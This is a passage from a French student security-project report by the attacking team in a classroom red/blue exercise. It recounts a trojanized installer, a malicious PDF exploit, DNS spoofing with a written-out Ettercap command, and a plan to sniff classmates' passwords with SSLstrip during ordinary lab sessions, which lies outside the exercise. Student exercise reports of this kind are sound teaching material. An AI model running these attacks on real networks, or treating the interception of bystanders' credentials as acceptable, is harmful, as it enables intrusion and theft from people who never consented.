1. **REUNION DE PREPARATION** ➔ Point de départ des phases (*trois au total car trois confrontations*), cette réunion a pour principal objectif de déterminer un plan d'attaque en prenant en compte les avis de chacun ainsi que les compétences de tous. C'est au cours de ce type de réunion que les idées sont échangées puis validées

par l'ensemble du groupe. Plusieurs aspects sont abordés au cours de ce type de réunion : délimitation des actions de chacun, planification rigoureuse, etc…

2. **SYNTHESE DE REUNION** ➔ Une fois le plan d'attaque validé, nous avons souhaité un document de synthèse officiel rédigé par le Chef de Projet (*Thomas VIVIEN*). Ce dernier permet de résumer les points essentiels vus au cours de la réunion : organisation du groupe, actions à mener, limitations de chacun, besoins logiciels, compétences requises, motivations, etc… Ce document pouvait être distribué par mail/chat ou pouvait être consultable lors des séances de TP sur la machine personnelle du Chef de Projet. Etant donné l'extrême importance d'un tel document, sa distribution a été sécurisée (*mot de passe*) et contrôlée.

Etant donné les résultats positifs obtenus au cours des différentes confrontations, nous pouvons dire que la protection de ce type de document a bien été assurée et qu'aucune information importante (*plan d'attaque, par exemple*) n'a été obtenue par les deux autres groupes. Nous avons aussi pensé à créer des faux documents de synthèse non sécurisés pour tromper les deux autres groupes mais nous n'avons pas poursuivi cette idée.

3. **REQUETES POUR LE GROUPE DEFENSE** ➔ Une fois le cadre entièrement défini, notre responsable de communication externe et interne (*Benjamin BAURY*) avait pour rôle d'effectuer des requêtes par le biais d'un mail officiel : installation de logiciels (*versions précisées*), ouverture de services spécifiques, etc… Cela avait pour principal objectif de préparer au mieux la prochaine confrontation. À la suite de ces multiples requêtes, le groupe de défense devait obligatoirement nous répondre et valider ou non les différents déploiements demandés. Nous verrons par la suite que les requêtes n'ont pas toutes été respectées par le groupe de défense, ce qui nous a empêché de mettre en place certaines attaques.


4. **RECHERCHE D'INFORMATIONS** ➔ Cette étape a pour principal objectif de fournir un maximum d'informations pratiques concernant les attaques à mettre en place : tutoriels en ligne, explications du fonctionnement de certains services et protocoles, utilisation poussée de BACKTRACK 4, etc… Cette étape est indispensable pour débuter correctement la préparation des attaques et gagner en efficacité.

5. **TACHES DE FOND et TACHES PRINCIPALES** ➔ **Deux types de tâches**. La première est associée aux tâches de fond, c'est-à-dire celles qui seront déployées en dehors des confrontations et qui apportent un véritable plus au groupe : création de faux sites Web avec formulaires d'inscription (*phishing : hameçonnage*), ingénierie sociale, etc… La deuxième est associée aux tâches principales, c'est-à-dire celles qui seront déployées pendant les confrontations : spoofing, etc… Ces dernières demandent d'ailleurs un travail de préparation en amont assez conséquent car les tâches sont déployées en fonction du réseau du groupe défense : failles, etc… Il y a en général deux étapes associées à la préparation des tâches principales : **collecte des informations** (*adresses IP, noms de domaines, protocoles de réseau, services ouverts, etc…*) puis **balayage du réseau** pour trouver les failles (*l'architecture devant être connue*) en utilisant NMAP, par exemple.

LA PREMIERE CONFRONTATION (*C1*)

Cette nouvelle partie du rapport de synthèse va traiter de la toute première confrontation ayant eu lieu le lundi 11 octobre 2010 de 08h00 à 12h00 dans les salles de TP du bâtiment U2. Nous allons donc effectuer plusieurs bilans et mettre en avant les attaques choisies pour cette première confrontation. Cette partie traitera à la fois des aspects liés à la communication générale, à la gestion de projet et à la technique.

01 | Le plan d'attaque du groupe



Le schéma de la page précédente présente en intégralité notre plan d'attaque pour la toute première confrontation. Ce document, d'une très haute importance, a été rédigé en prenant en compte tout ce qui a été réalisé au cours de la période de préparation de la C1 : attaques sélectionnées, recherches effectuées, manipulations pratiques à mettre en œuvre, etc… Ce document dicte la marche à suivre pour les quatre heures de la confrontation, **c'est une feuille de route indispensable au bon déroulement de la confrontation pour le groupe**. Cependant, il faut savoir que nous avons adapté nos actions en fonction du déroulement positif ou non de la confrontation. Nous allons voir que certains problèmes techniques rencontrés par le groupe défense vont nous empêcher de mettre en place certaines attaques et ainsi nous obliger à modifier notre feuille de route.

Nous remarquons que ce plan d'attaque, très largement décidé lors de la première réunion de groupe, ne met pas seulement en avant les différentes attaques mais aussi les phases d'analyse et de génération de bruit. La fusion de toutes ces manipulations nous a permis de récolter un nombre important d'informations concernant le réseau du groupe de défense, de masquer les attaques et brouiller les contrôles de l'équipe d'audit avec la génération de bruit, puis de mettre en place des attaques comme le déni de service, par exemple.

Nous allons maintenant effectuer plusieurs bilans liés à cette première expérience. Dans un premier temps, nous allons traiter de l'aspect communication car ce dernier à été très important dans le sens où nous avons parfois été contraints de modifier notre feuille de route. Dans un second temps, nous mettrons en avant les attaques déployées tout en fournissant un contenu technique en annexes.

LES ANNEXES DISPONIBLES EN FIN DE RAPPORT PERMETTENT DE PRESENTER LE CONTENU TECHNIQUE

02 | La communication

A | La communication **EXTERNE**

Dès le départ de cette première confrontation, **nous avons très vite constaté la mauvaise volonté flagrante de l'équipe de défense**. En effet, le déploiement final de l'architecture réseau a été terminé vers 10h00 le jour même de la confrontation (*soit deux heures après le début de la C1*). De plus, le déploiement de leur serveur Web, simpliste au maximum (*page d'accueil statique uniquement réalisée en HTML/CSS*) est tout simplement indigne d'une entreprise digne de ce nom qu'ils sont, au passage, censés représenter pour ce projet sécurité. Sans bien évidemment oublier une tromperie de leur part vis-à-vis de nos préconisations. En effet, selon eux la version 9.3.4 du programme ADOBE Acrobat Reader n'était pas installée pour des raisons purement techniques, ce qui constitue évidemment une première faute de leur part car cette préconisation a été émise dix jours à l'avance. Ils ont donc émis une demande de support pour l'installation de cette version. Nous avons donc saisi cette opportunité pour leur fournir une installation malveillante qui réalisait un canal vers une de nos machines mais qui ne pouvait installer, en aucun cas, le logiciel. Néanmoins, l'équipe de défense nous a remerciés en nous signifiant le succès de l'installation via notre fichier « *.exe* ».

Deux hypothèses s'offrent donc à nous :

1. Invention d'une histoire de A à Z pour **gagner un peu de temps** pour la finalisation de leur architecture et nous faire patienter.

2. Faire un **test de nos compétences en sécurité et de notre réactivité** pour voir si nous sommes suffisamment compétents afin de saisir une opportunité volontairement laissée.

Néanmoins, tout ceci reste à charge de revanche pour les prochaines confrontations et notre patience sera bien moins importante à l'avenir (*prochaines confrontations*). Il est indispensable de rappeler que ces problèmes nous ont obligés à modifier notre plan d'attaque et ce, en pleine confrontation, ce qui n'est pas simple. Nous avons donc été contraints de faire preuve d'adaptation en prenant en compte les événements de la matinée. Il était aussi indispensable de faire preuve de patience… et d'éviter tout simplement de s'énerver pour ne pas se désunir, se démotiver et perdre ainsi en efficacité.

B | La communication **INTERNE**


Comme nous l'avons précisé précédemment dans le rapport, l'organisation étant clairement définie à l'avance pour éviter tout mouvement de panique durant la confrontation, les principaux problèmes sont venus de la communication inter-équipes (*externe*). Cependant, nous avons constaté que nous pouvions tout de même améliorer notre communication :

- **Augmentation de l'indépendance des groupes de travail** qui fourniront des comptes rendus de chaque activité au fur et à mesure de l'avancement du projet.

- Bien annoncer les actions menées à l'avance dans le but de ne pas favoriser un travail de détection de la défense ou de l'audit mais aussi pour ne pas perturber les travaux d'autres membres (*exemples : génération du bruit ou spoofing qui peut perturber d'autres attaques*).

03 | L'analyse du réseau

Voici, ci-dessous, la topologie réseau déduite des différentes analyses via NMAP. Le contenu technique est disponible en annexes : voir **A01 | Analyse du réseau via NMAP (*C1*)**



D'après les analyses, nous pouvons dire que leur routeur semble « *NATer* » toutes les connexions sortantes, aucune adresse IP de leur réseau n'est donc accessible. C'est un bon mécanisme de sécurité mais dans le contexte d'entreprise, il est quand même peu courant de mettre un serveur Web (*Internet*) en NAT (*préférence pour une adresse IP publique qui lui est propre*). Il n'y a donc aucune DMZ et la séparation réseau privé/réseau public est clairement définie. Voici la liste issue de la récupération des ports ouverts sur le serveur :

22 : SSH | **23 : Telnet** | **25 : SMTP** | **53 : DNS** | **80 : HTTP** | **1720 : H323**, protocole de voix, images et données sur IP | **3001 : Nessus** | **5060 : serveur SIP**

Peu de vulnérabilités ont été détectées correspondant, à priori, à leur serveur (*NAT oblige*) et seulement deux sont classées en vulnérabilités « ***moyennes*** » par Nessus :

1. **SSH** Protocol Version 1 Session Key Retrieval CVE-2001-0361
2. **DNS** Server Cache Snooping Remote Information Disclosure

A priori, la deuxième vulnérabilité de leur serveur a permis le succès de l'attaque « *DNS Spoofing* » détaillé plus loin dans ce rapport.

04 | Les attaques

Voici une synthèse des différentes attaques de la première confrontation :

TYPE DE L'ATTAQUE	GENERATION DE BRUIT SUR LES INFRASTRUCTURES CIBLEES
OBJECTIFS	Le but principal de cette attaque était d'envoyer de façon sporadique sur le réseau du bruit pour d'une part perturber les capacités de détection d'intrusion de l'équipe de défense mais aussi les analyses de l'équipe d'audit.
PROCEDURES	Utilisation d'outils permettant d'envoyer des paquets sur le réseau pouvant être détectées comme des attaques (*Session.exe, TCPSynFlood, NMAP, etc…*). La cible principale a donc été leur équipement frontal qui est la machine que nous visualisions avec l'adresse IP 172.30.0.3 !!!
RESULTATS	Il semblerait que le bruit ait fonctionné car nous avons eu des retours de l'équipe défense comme quoi ils avaient détecté une attaque alors que nous n'avions pas encore lancé notre artillerie lourde. Ils n'ont donc pas pu détecter réellement le début de nos attaques.
CONCLUSIONS	Les objectifs n'étant pas élevés, l'attaque a donc été un succès. Néanmoins, le bruit dans les futures confrontations pourrait être une manière de faire des DoS en déployant les outils de manière plus massive sur des machines à notre disposition.

TYPE DE L'ATTAQUE	FICHIER .EXE VEROLE (*ADOBE ACROBAT READER V9.3.4*)
OBJECTIFS	Suite à une demande de support de la part de la défense pour l'installation de notre préconisation sur la version 9.3.4 d'ADOBE Acrobat Reader, nous avons décidé de réagir immédiatement à cette opportunité en leur proposant un fichier vérolé sur clé USB.
PROCEDURES	• Téléchargement de la version légale et saine de l'installer. • Insertion du code malveillant dans le fichier pour la création d'un canal entre le PC victime et notre machine d'attaque. • Fourniture du fichier malveillant à la défense et attente de son exécution. • Exécution de commandes malveillantes lors de l'établissement du canal METASPLOIT.
RESULTATS	L'équipe défense étant très méfiante vis-à-vis du fichier que nous leur avons fourni, ils l'ont testé uniquement sur une machine hors de leur réseau et ont du détecter la création de la communication car nous n'avons récupéré partiellement qu'un canal de communication sur une machine en dehors de leur réseau local. Aucune information n'a donc pu être récupérée.
CONCLUSIONS	Cette attaque n'étant qu'une opportunité que nous avons saisie au cours de la confrontation, l'attente n'était pas importante en y ajoutant le fait que du point de vue de la défense, leur méfiance était légitime. Cette attaque a donc été un échec.

TYPE DE L'ATTAQUE	FICHIER .PDF MALVEILLANT SITUE SUR UNE CLE USB (*FAILLE ADOBE ACROBAT READER 9.3.4 : ADOBE_COOL_TYPE_SING*)
OBJECTIFS	À l'ouverture du fichier .PDF par l'équipe de défense, création d'un canal MS vers une de nos machines pour exécution de codes malveillants.
PROCEDURES	• Création d'un fichier .PDF malveillant qui permet, à son ouverture, la création d'un canal METASPLOIT de la machine cible à la machine host. • Remise du fichier .PDF à l'équipe de défense pour exécution. • Ouverture du canal METASPLOIT vers la machine pirate. • Envoi de scripts de codes malveillants. • Fermeture du canal à la fermeture du fichier .PDF côté client.
RESULTATS	Au départ, les antivirus étaient activés sur les machines clientes avec une session authentifiée en tant qu'invité. L'exploit n'a pas pu fonctionner dans ces conditions car l'antivirus a automatiquement détecté un ver dans le fichier .PDF. Néanmoins, après négociations, la défense a désactivé ses programmes antivirus et s'est authentifiée sur un compte administrateur. De cette manière, la procédure a fonctionné quasi parfaitement.
CONCLUSIONS	Succès relatif de l'équipe d'attaque étant donné un non fonctionnement dans la configuration initiale de la défense. Néanmoins, la défense même en étant consciente de notre attaque après modification de leur configuration n'a pu deviner des données que nous avons récupérées et qui pourrait nous servir par la suite (*liste des utilisateurs des machines clientes, mots de passe, logiciels installés, etc…*). À partir d'une source de l'audit, le type réel de l'attaque n'a pas été détecté. Compléments : **VOIR A02 | ATTAQUE .PDF (*C1*)**

TYPE DE L'ATTAQUE	DNS SPOOFING + REDIRECTION VERS UNE PAGE CANULAR
OBJECTIFS	Rediriger toutes les requêtes Web vers une page Web de type « *canular* » et obtenir par ce biais un déni de services des services Web externes.
PROCEDURES	• Modification du fichier **/usr/share/ettercap/etter.dns** pour rediriger toutes les requêtes DNS vers des adresses IP malveillantes : *** A <Adresse où rediriger les requêtes>**. • Lancer Ettercap en mode « *Man In the Middle* » sur toutes les machines du réseau de notre machine côté opérateur avec le plug-in DNS_Spoofing en mode silencieux pour ne pas être détecté trop facilement par les sondes des autres équipes : **ettercap –T –q –i eth0 –P dns_spoof –M arp // //**.

RESULTATS	Sur cette capture on remarque bien que nous avons intercepté les requêtes DNS (*venant probablement de leur serveur DNS qui est mode DNS Cache et ayant donc besoin d'un serveur DNS de plus haut niveau*) pour www.google.fr mais que nous avons les redirigé vers notre machine opérateur (*172.30.0.4*) hébergeant sur son serveur Apache une page canular créant de ce fait un déni de services de l'accès WEB des clients (*voir d'autres services utilisant le DNS*).
	`dns_spoof: [google.fr] spoofed to [172.30.0.4]`
	`dns_spoof: [www.google.fr] spoofed to [172.30.0.4]`
	OPenVPn | Shell | Shell No. 2

CONCLUSIONS	Cette attaque a été un succès total même si sa simplicité est presque enfantine (***« C'est dans les vieux pots qu'on fait la meilleure soupe »*** *- un grand-père d'un des membres de l'équipe d'attaque !!!*) alors que la défense pour se prémunir de cette attaque est relativement simple (*mesure de base : mettre les services et passerelles en cache ARP statique…*). À retenter avec d'autres variantes : Phishing ? Vol de mot de passe ?

Une page Web de **LEGENDE** !!!

TYPE DE L'ATTAQUE	DNS SPOOFING + REDIRECTION VERS UN FICHIER .PDF MALVEILLANT
OBJECTIFS	Rediriger toutes les requêtes Web vers une page Web contenant un .PDF vérolé permettant d'ouvrir un canal de communication malveillant METASPLOIT créant de ce fait un déni de services ainsi qu'une intrusion dans leur système.
PROCEDURES	• Utilisation du DNS Spoofing avec Ettercap (*cf. au dessus*). • Création d'un site Web factice sur la machine où tout le trafic Web est redirigé après le spoofing qui créera un .PDF malveillant à chaque connexion permettant l'exploit provenant de la version 9.3.4 d'ADOBE Acrobat Reader (***adobe_cool_type_sing***).
RESULTATS	Multiples créations de canaux mais aucun n'a fonctionné. Echec donc de cette attaque même si le déni de services a fonctionné.
CONCLUSIONS	Causes possibles de l'échec : Pare-feu personnel ? Type des navigateurs Internet (*IExplorer/Firefox*) ? Version des navigateurs ? La liste peut être longue et variée…

05 | Bilan de la confrontation « *C1* »

Cela faisait presque trois années que l'on nous avait parlé pour la première fois du projet sécurité de MASTER II. Ayant étudié les précédents rapports, l'ensemble du groupe attendait avec grande impatience cette toute première confrontation. L'impression finale laissée par cette première expérience est plutôt mitigée. En effet, les problèmes rencontrés par le groupe de défense, occasionnant au passage une énorme perte de temps (*presque la moitié du temps prévu pour cette confrontation, c'est-à-dire deux heures sur quatre*), ont grandement influé notre feuille de route. Ceci nous a parfois obligés à improviser et à être extrêmement réactif pour ne pas rendre « *copie blanche* ». Cependant, malgré cet incident, notre responsable de communication générale a réussi sa mission en calmant le jeu (*quelques membres du groupe d'attaque étaient un peu énervés d'avoir préparé certaines attaques pour rien, ce qui est compréhensible*) et en assurant le lien avec les autres groupes. Concernant le plan technique, nous sommes plutôt satisfaits de cette première expérience car les attaques « *simples* » ont parfaitement fonctionné et les attaques liées au fichier .PDF malveillant ont plus ou moins bien fonctionné (*nous avons récupéré quelques informations et avons eu accès à l'index de la machine XP de la défense,* ***voir en annexes***) en fonction de la configuration de l'équipe de défense.

Au final, cette première confrontation nous a permis de prendre nos marques en prenant réellement conscience de l'importance de planifier les confrontations et d'être prêt à modifier les plans de manière rapide et réfléchie. L'expérience accumulée nous a permis de mieux préparer la deuxième confrontation censée proposer des attaques beaucoup plus complexes. **Cependant, il y a une petite surprise qui nous a fort bien aidés … … …**

➔ « C'EST NOËL AVANT L'HEURE ! »

Cette partie est un peu spéciale car nous ne l'avions pas du tout prévue au départ. C'est en fait grâce à l'équipe de défense que nous pouvons vous proposer celle-ci. Sans rentrer dans les détails pour le moment, il est important de savoir que cette partie a été déterminante pour la suite du projet en nous permettant de prendre une grande avance sur les autres groupes (*audit et défense*). Nous allons donc développer ici un panel d'attaques certifiées « *GROUPE ATTAQUE 2010* »… **À la fin de cette partie, vous comprendrez pourquoi la préparation de la deuxième confrontation a été (*largement*) moins stressante.**

01 | Contexte

Tout au long de notre formation, nous avons été amenés à réaliser des projets ou travailler sur des exercices en séances de TP (*salles 2XX, bâtiment U3*). Certaines séances proposent à la **classe entière** de travailler sur des sujets de TP, d'autres proposent exactement la même chose mais en **groupes**. **TILT !!!** Vu qu'il y a des séances au cours desquelles toute la classe travaille dans deux voire trois salles de TP différentes sur des machines de l'IUP ou personnelles… **mais sur le même réseau**, **POURQUOI NE PAS TENTER DE RECUPERER DES INFORMATIONS CROUSTILLANTES ?** Bien évidemment, nous avons saisi cette opportunité en profitant des nombreuses séances de TP du mois d'octobre pour tenter cette expérience. Un simple netbook EeePC avec BACKTRACK 4 et le tour est joué…


02 | Utilisation de SSLSTRIP : mots de passe dans la poche…

Avant même d'expliquer notre manipulation dans le cadre du projet sécurité (*voir **Contexte**, ci-dessus*), nous allons faire une petite introduction technique concernant SSLSTRIP. Nous allons ainsi voir comment il est possible de s'attaquer à une connexion encryptée (*SSL*) grâce à SSLSTRIP qui va rediriger tout le trafic HTTPS vers du HTTP en donnant l'illusion à la victime qu'elle est bien sur une connexion sécurisée. **Cette introduction s'inspire très largement d'un tutoriel proposé par l'équipe de www.crack-wifi.com** :

- http://**www.crack-wifi.com**/tutoriel-sslstrip-hijacking-ssl-mitm-https.php

A | **HTTPS** et **SSL**

